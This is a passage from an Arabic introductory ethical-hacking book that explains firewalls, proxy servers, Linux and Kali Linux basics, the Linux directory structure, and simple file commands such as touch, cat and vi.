يدويًا. تصل الحزمة إلى وجهتها المقصودة إذا نجحت في المرور بسلام عبر هذه القواعد وإلا فتطرح.

٢. **فحص الحالة:** هذه الطريقة الحديثة لا تحلل محتويات الحزم وبدلًا عن ذلك، تقارن الصفات الأساسية في كل حزمة بقواعد بيانات مصدر موثوق. في هذه الطريقة، يقارن الجدار الناري البيانات الواردة والصادرة بقاعدة البيانات هذه وإذا وجدت المقارنة تطابق معقول، يسمح للحزم بالمرور وإلا فيطرحها الجدار الناري.

إعداد الجدار الناري:

يمكن إعداد الجدار الناري بإضافة مرشح أو أكثر استنادًا على شروط متعددة نذكرها كالتالي:

١. **عناوين الآي بي:** في كل الحالات، إذا كان عنوان الآي بي خارج نطاق الشبكة فيمكن القول إنه غير مرغوب فيه، ومن ثم فمن الممكن وضع مرشح أو حظر كل البيانات القادمة والذاهبة لهذا العنوان. على سبيل المثال، إذا وجد أن عنوان آي بي معين يقوم بعمل اتصالات أكثر من اللازم مع الخادم، فقد يقرر مسؤول الشبكة حظر المرور لهذا المستخدم باستخدام الجدار الناري.
٢. **اسماء النطاقات:** بما أنه من الصعب تذكر عناوين الأي بي، لذلك من الأسهل والأفضل إعداد الجدران النارية بإضافة مرشحات باستخدام اسماء النطاقات. بتركيب مرشح نطاقات، يمكن للشركة حظر الوصول إلى اسماء نطاقات معينه، أو على العكس من ذلك توفر الوصول فقط إلى قائمة مختارة من اسماء النطاقات.
٣. **المنافذ والبرتوكولات:** تُتاح منافذ الخدمات المقصود منها خدمة المتعاملين مع الشبكة فقط وبخلاف ذلك تغلق هذه بالجدار الناري ومن ثم لا يستطيع المتطفلين استخدام المنافذ المفتوحة لعمل اتصالات غير مصرح بها.
٤. **كلمات او جمل معينة:** يمكن إعداد الجدار الناري ليرشح كلمة أو مجموعة كلمات معينة أو جمل معينه من المرور دخولًا أو خروجًا حيث تفحص حزم البيانات حسب تلك الكلمات والجمل.

على سبيل المثال، يمكنك إعداد الجدار الناري ليرشح أي حزم بيانات تحتوي على مصطلحات أو عبارات جارحة والتي يمكنك أن تقرر حظرها من الدخول أو الخروج من شبكتك.

مقارنة أجهزة الجدار الناري في مقابل برامج الجدار الناري

توفر أجهزة الجدار الناري مستوى حماية أعلى ومن ثم فهي المفضلة للخوادم التي تحتوي على بيانات حساسة تجعل من تأمينها أولوية. على الجانب الآخر، تعد برامج الجدران النارية أقل تكلفة ومن ثم فهي المفضلة للحواسيب المنزلية والحواسيب المحمولة.

غالبًا ما تأتي أجهزة الجدار الناري كوحدة مدمجة في جهاز التوجيه (الراوتر) وتقدم أعلى درجات الأمن حيث ترشح كل حزمة على مستوى العتاد نفسه حتى قبل إدخاله إلى حاسوبك.

وأحد أمثلتها الجيدة هو موجه Linksys Cable/DSL والموجهات من شركة سيسكو.

خادم البروكسي

في مجال شبكات الحاسوب، يعني مصطلح خادم البروكسي أيّ نظام حاسوب يقدم خدمة وسيطة بين طرفين متواصلين، أحدهما جهاز الزبون والآخر الخادم.


في وجود خادم البروكسي ليس هناك اتصال مباشر بين جهاز الزبون والخادم وبدلًا عن ذلك يتصل جهاز الزبون بخادم البروكسي ويرسل في طلب مصادر سواء كانت هذه المصادر وثائق أو صفحات إنترنت أو ملفات والتي تقع على الخادم البعيد. يعالج خادم البروكسي هذا الطلب بالحصول على المصادر المطلوبة من الخادم البعيد وتحويلها إلى نفس جهاز الزبون الطالب.

كيف يعمل خادم البروكسي؟

يعرض الشكل ٢,١ كيفية عمل خادم البروكسي.

كما يظهر في المثال التالي، عندما يتصل خادم الزبون مع خادم البروكسي يقوم بعمل طلب للحصول على المصادر (في هذه الحالة ملف "Sample.html") والتي تقع في الخادم البعيد (في هذه الحالة خادم xyz.com). يحول خادم البروكسي هذا الطلب إلى الخادم المستهدف بالنيابة عن جهاز الزبون ومن ثم يحصل على المصدر المطلوب ويقوم بتسليمه مره أخرى إلى الزبون.

يمكن أن يكون جهاز الزبون أي جهاز حاسوب متصل بالإنترنت.



شكل ٢,٦

يستخدم خادم البروكسي في معظم الأحيان لإخفاء عنوان الآي بي أو مكان مستخدم الانترنت خلال تصفحه. حيث أن خادم البروكسي هو ما يعالج الطلبات بين جهاز الزبون والخادم المستهدف، فيظهر رقم آي بي خادم البروكسي فقط للعالم الخارجي وليس آي بي المستخدم الحقيقي. ومن ثم، يستخدم معظم الهاكر خوادم البروكسي خلال هجماتهم على أهدافهم وهو ما يصعب تتبعهم.

الفصل الثالث-مقدمة للينكس

اللينكس نظام تشغيل يشبه نظام يونيكس وهو مجاني ومفتوح المصدر ومتوفر للتحميل.

وبالمقارنة بنظام الويندوز فنظام اللينكس أكثر أمانًا واستقرارًا وقادرًا على خدمة أكثر من مستخدم ويمكن استخدامه كخادم أو كنظام سطح مكتب وهو ما يجعله أكثر الأنظمة شهرة بعد أنظمة الويندوز.

لماذا اللينكس؟

بصفتك هاكر أخلاقي، من الأساسي والمهم جدًا أن تفهم نظام اللينكس واستخداماته وأوامره. يعرف اللينكس بأنه "نظام تشغيل الهاكر" وإن تساءلت لما؟ فسنذكر الأسباب فيما يلي:

- لأن نظام اللينكس نظام مجاني وآمن ومستقر فتستخدمه ملايين خوادم الانترنت
- على النقيض من أنظمة الويندوز التي بُنيت على واجهة المستخدم الرسومية (GUI)، بُني نظام اللينكس على واجهة أوامر المستخدم (CUI) وهذا يوفر تحكم وسيطرة أكبر وخيارات تخصيص أكبر للهاكر
- أفضل برامج والنصوص البرمجية الخاصة بالهاكر مصممة حصرًا لنظام اللينكس

المقارنة بين الويندوز واللينكس

بدون شك أن الويندوز هو نظام التشغيل الأشهر والأكثر قربًا للمستخدم بواجهته الرسومية. ولهذا السبب فمعظم مستخدمي الحاسوب حول العالم يعرفون أنظمة تشغيل الويندوز ولكنهم لا يعلمون الكثير عن لينكس. إذا كنت حديث العهد بنظام لينكس وتتساءل ما هو الفرق بين الويندوز واللينكس ففيما يلي مقارنة سريعة بين النظامين:

مقارنة بين الويندوز واللينكس

ويندوز	لينكس
معروف بسهولة استخدامه وقربه للمستخدمين	معروف بقدارته الأمنية واستقراره ومرونته وقابليته للحمل (من الممكن تشغيل النظام من أسطوانة دون الحاجة لتثبيت النظام)
يُستخدم على نطاق واسع من قبل الأجهزة العاملة في المكاتب والمنازل	يُستخدم على نطاق واسع من قبل خوادم الشركات والمؤسسات
يعتمد هذه النظام بشكل أساسي على واجهة المستخدم الرسومية (GUI)	يعتمد هذه النظام بشكل أساسي على واجهة أوامر المستخدم (CUI)
صُمم ليعمل مع مستخدم واحد فقط في نفس الوقت	صمم ليدعم تشغيل متزامن من قبل عدة مستخدمين
ظهر ما يقرب من ٧٠٠٠٠ فيروس على أنظمة الويندوز حتى الآن	ظهر ٨٠-١٠٠ فيرس على نظام اللينكس حتى الآن ومن هم فهو أكثر أمانًا.
حيث أنه يعتمد على واجهة المستخدم الرسومية فمن السهل للمستخدم التعلم والعمل عليه	حيث أنه يعتمد على واجهة أوامر المستخدم فمن الصعب إلى حد ما للمستخدم التعلم والعمل عليه
منتج تجاري ومن ثم فالنسخ الأصلية متوفرة فقط عن طريق الشراء	نظام تشغيل مفتوح المصدر ومن ثم فهو متوفر مجانًا
تشمل أنظمة الويندوز ويندوز ٢٠٠٠ وإكس بي وفيستا و٧ و٨ وأخيرًا ١٠	من أمثلة لينكس أوبنتوا وفيدورا وريدهات وديبيان وسينت أو إس... إلخ

جدول ٣,١

اختيار توزيعة لينكس

توزيعة لينكس: هي مجموعة من البرامج والتطبيقات مجمعه حول نواة النظام (العنصر المركزي في نظام التشغيل). يمكنك الاختيار بين مجموعة واسعة من توزيعات لينكس مثل **أوبنتو** أو **فيدورا** أو **ديبيان** حيث أن كل منهن تحتوي على مجموعتها الخاصة من البرامج والتطبيقات ولكنهن جميعًا يتشاركن نفس نواة لينكس. كمبتدئ أنصحك باختيار توزيعة أوبنتو حيث أنها سهلة التنصيب والاستخدام. ستجد رابط التحميل ودليل التثبيت على موقع أوبنتو الرسمي فيما يلي:

موقع أوبنتو الرسمي: http://www.ubuntu.com/

تشغيل لينكس من أسطوانة حية

هناك طريقتين لاستخدام نظام لينكس. الأولي هي تثبيت النظام على القرص الصلب في حاسوبك مثلما تفعل مع نظام الويندوز. تحتاج هذه الطريقة معرفة سابقة عن تثبيت وإعداد أنظمة التشغيل. أما إن كنت جديدًا على نظام اللينكس أو ليس لديك معرفة سابقة عن تثبيت أنظمة التشغيل أو ببساطة لا تريد تثبيت لينكس بشكل دائم على حاسوبك فيمكنك تشغيل النظام من خلال قرص سي دي أو دي في دي. وهذا بديل جيد للغاية لتثبيت النظام ويوفر طريقة سهلة للحصول على نظام لينكس على جهازك بدون تعديل أي إعدادات سابقة أو موجودة على حاسوبك. لكن هذه الاختيار لا يسمح لك بحفظ عملك في حالة اطفاء حاسوبك ومن ثم فهو مناسب فقط للاستخدام في التعليم واختبارات الاختراق.

أحد التوزيعات المفضلة لي في الاختراق واختبارات الاختراق هي كالي لينكس. وهي توزيعة تعتمد ديبيان جنو لينكس وتأتي على شكل اسطوانة مدمجة حية مع وجود اختيار إمكانية تثبيتها على القرص الصلب أيضًا. يمكن تحميل النسخة الأيزو من نسخة الدي في دي من الموقع الرسمي لكالي لينكس وعنوان الموقع هو كالتالي:

موقع كالي: https://www.kali.org/downloads/

بعد اكتمال التحميل يمكنك حرق النسخة الأيزو على اسطوانة دي في دي فارغة باستخدام برنامج حرق مجاني مثل **ImgBurn**. وهذا ما سيجعل نسخة كالي قابلة للإقلاع، وللعلم فسنستخدم نسخة دي في دي كالي لينكس 1.0.9a ٦٤ بايت في كل الأمثلة والشروحات في هذا الكتاب.

أساسيات لينكس

طور لينوس تورفالدس نظام تشغيل لينكس في عام ١٩٩١ أثناء دراسته في جامعة هيلسنكي بفنلندا. نشر لينوس كود المصدر الذي طور على هيئة مجموعة جديدة من نظام مينيكس (Minix نظام تشغيل طُور لتعليم تصميم أنظمة التشغيل). كانت ردود الأفعال على ما قام به لينوس جيدة وبدء الكود المفتوح ينتشر حول العالم عن طريق برتوكول نقل الملفات وخلال سنوات أصبح اللينكس أحد أشهر أنظمة التشغيل. واليوم، يقوم المبرمجون والهاكر حول العالم بتطوير برامج الشبكات الكبيرة وأنظمة الأمنة والخادم بما فيها نظام تسمية النطاقات والبريد الإلكتروني وخوادم الويب لتعمل على أنظمة لينكس.

الشكل التنظيمي لنظام لينكس

يُنظم عمل لينكس فيما يتعلق بمستويات وطبقات العلم كما هو مبين في الشكل التالي:

- **مستوى العتاد** ويتكون من أجهزة عتاد حقيقية مثل المعالج والذاكرة والقرص الصلب....إلخ.
- **النواة** وهي العنصر الأساسي الذي يقع في قلب نظام التشغيل ويتعامل مباشرة مع عتاد الحاسوب باستخدام لغة الآلة.




شكل ٣,١

- **القشرة** (أو مفسر الأوامر) ويقوم بدور الوسيط الذي يأخذ الأوامر من المستخدم وينقلها إلى النواة والتي تقوم بتنفيذ تلك الأوامر
- **الأدوات والتطبيقات** وتقع خارج غلاف القشرة وتمنح المستخدم معظم وظائف نظام التشغيل

بنية دليل لينكس

بنيةٍ الدليل هي الطريقة التي يظهر بها ملف النظام وملفات نظام التشغيل للمستخدم. من يتعامل حديثًا مع نظام لينكس وبنية ملفاته سيجد بعض الصعوبة ويشعر ببعض الضياع في التعامل مع الملفات ومواقعها في الجهاز. ولهذا، فسنبدأ ببعض المعلومات الأساسية عن **نظام الملفات** في لينكس.

تتبع أي نسخة قياسية لنظام لينكس بينة الدليل المبينة كالتالي:



شكل ٣,٢

فيما يلي وصف مختصر عن غاية ومحتوى كل دليل:

الدليل الأصلي (/-ROOT Directory)

كل وأي ملف أو دليل في لينكس يبدأ من الدليل الأصلي. لدى المستخدم الأصلي وحده الإذن للكتابة في هذا الدليل.

نظام الملفات –الثنائيات (/bin)

ويحتوي على ملفات ثنائية تنفيذية الضرورية لإقلاع وإصلاح النظام، كما يحتوي على ملف وأوامر مطلوبة لتنفيذ بأوضاع خاصة بمستخدم معين مثل (ls, ping, grep)

مكتبات النظام (/lib)

وتحتوي على مكتبات النظام ووحدات نواة النظام المطلوبة لإقلاع النظام.

ملفات العتاد (/dev)

وتحتوي على ملفات خاصة بالعتاد لكل عتاد الحاسوب الذي يعمل عليه النظام.

ملفات التهيئة (/etc)

وتحتوي على ملفات التهيئة الخاصة بكل البرامج، كما تحتوي على ملفات البرامج التي تفتح مع بدء التشغيل وأوامر إغلاق الجهاز وأوامر لبدء وإيقاف البرامج.

الدليل الرئيسي (/home)

وهي أشكال مخصصة لكل مستخدم تحفظ معلوماتهم الخاصة حيث يقوم النظام بإنشاء دليل بداية جديد عند إضافة مستخدم جديد ويكون الدليل الجديد تحت عنوان "/home".

برامج المستخدم (/user)

يحفظ في هذا الدليل **الملفات التنفيذية** و**الوثائق** والملفات **مفتوحة المصدر** و**مكتبات برامج** المستوى الثاني.

الملفات المؤقتة (/tmp)

تحتوي على الملفات المؤقتة التي تنتج عن عمل النظام والمستخدم.

الملفات المتغيرة (/var)


وتحتوي على تلك الملفات التي يُتوقع زيادة حجمها من هذه الملفات *ملفات التسجيل* و*قوائم انتظار الطبع* و*الملفات المؤقتة*.

أوامر اللينكس

تكتب كل أوامر اللينكس باللغة الإنجليزية بحروف صغيرة وهي حساسة لحالة الأحرف (تميز بين الحروف الكبيرة والصغيرة). يجب أن يكتب وينفذ كل أمر من أوامر لينكس في نافذة تسمى "نافذة المحاكي" أو يُطلق عليه اختصارًا "المحاكي" وهو برنامج يشبه *منفذ الأوامر* في أنظمة *ويندوز* حيث يكتب المستخدم الأوامر ويحصل على النتائج فور تنفيذ تلك الأوامر. تمرر نافذة المحاكي أوامر المستخدم إلى القشرة لتنفذها ثم تعرض النتائج للمستخدم.


لتنفيذ أوامر المحاكي، يجب عليك أولًا تشغيل نظام اللينكس من اسطوانة مدمجة حية. ولفعل هذا، أدخل أسطوانة كالي لينكس في جهازك واختار إقلاع ومن ثم اختار (الإقلاع الحي) (Live option). بعد اكتمال عملية الإقلاع سترى سطح مكتب اللينكس على شاشة الحاسوب.

لبدأ نافذة المحاكي، انقر نقرة يُمني بزر الفأرة على سطح المكتب واختار (افتح المحاكي) (Open terminal) كما هو مبين في الصورة رقم ٣,٣:



شكل ٣,٣

حالما يتم تحميل نافذة المحاكي سيمكنك كتابة الأوامر التي تريدها، وهو ما تظهر لقطة الشاشة المعروضة تاليًا:



شكل ٣,٤

إنشاء الملفات

هناك أمران لإنشاء الملفات وهما: touch وcat وهنا نعرض كيف يمكنك استخدامها

#touch sample

لإنشاء ملف فارغ باسم "sample". أما إذا أردت أن تنشأ أكثر من ملف فارغ بسرعة فيمكنك فعل هذه بالشكل التالي:

#touch sample1 sample2 sample3 sample4 sample5

أما إذا أردت تخزين بعض صفوف البيانات القليلة إلى الملف فقط اكتب الأمر التالي:

#cat> sample

عندما تضغط على زر إدخال (enter)، سترى أن المؤشر انتقل إلى السطر التالي في انتظار كتابتك للمحتوى التي تريد تخزينه في الملف المسمى "sample". اكتب خط الأوامر التالي:

هذا ملف تجريبي يحتوي على نص تجريبي.

حالما تنتهي اضغط **Ctrl+D**. هذا الامر سيقوم بتخزين المحتوى إلى الملف ويعيدك تلقائيا مرة أخرى إلى #خط الأوامر (# prompt). والآن لعرض محتويات الملف المسمى "sample" فقط اكتب الأمر التالي:

cat sample

من المفترض أن يظهر المحتوى الظاهر في لقطة الشاشة التالية:

```
root@kali:~/Desktop# cat sample
هذا ملف تجريبي يحتوي على نص تجريبي.
root@kali:~/Desktop#
```


شكل ٣,٥

تحرير الملفات

لتحرير ملف معين استخدم الأمر المسمى vi وهو اسم محرر الملفات في اللينكس واليونكس. إذا أردت تحرير الملف المسمى "sample" اتبع التالي:


vi sample

اضغط زر إدخال بعدما تكتب الأمر السابق، سترى أن محتويات الملف "sample" أصبحت معروضة على نافذة محرر vi كما هو مبين في الشكل ٣,٦:



شكل ٣,٦

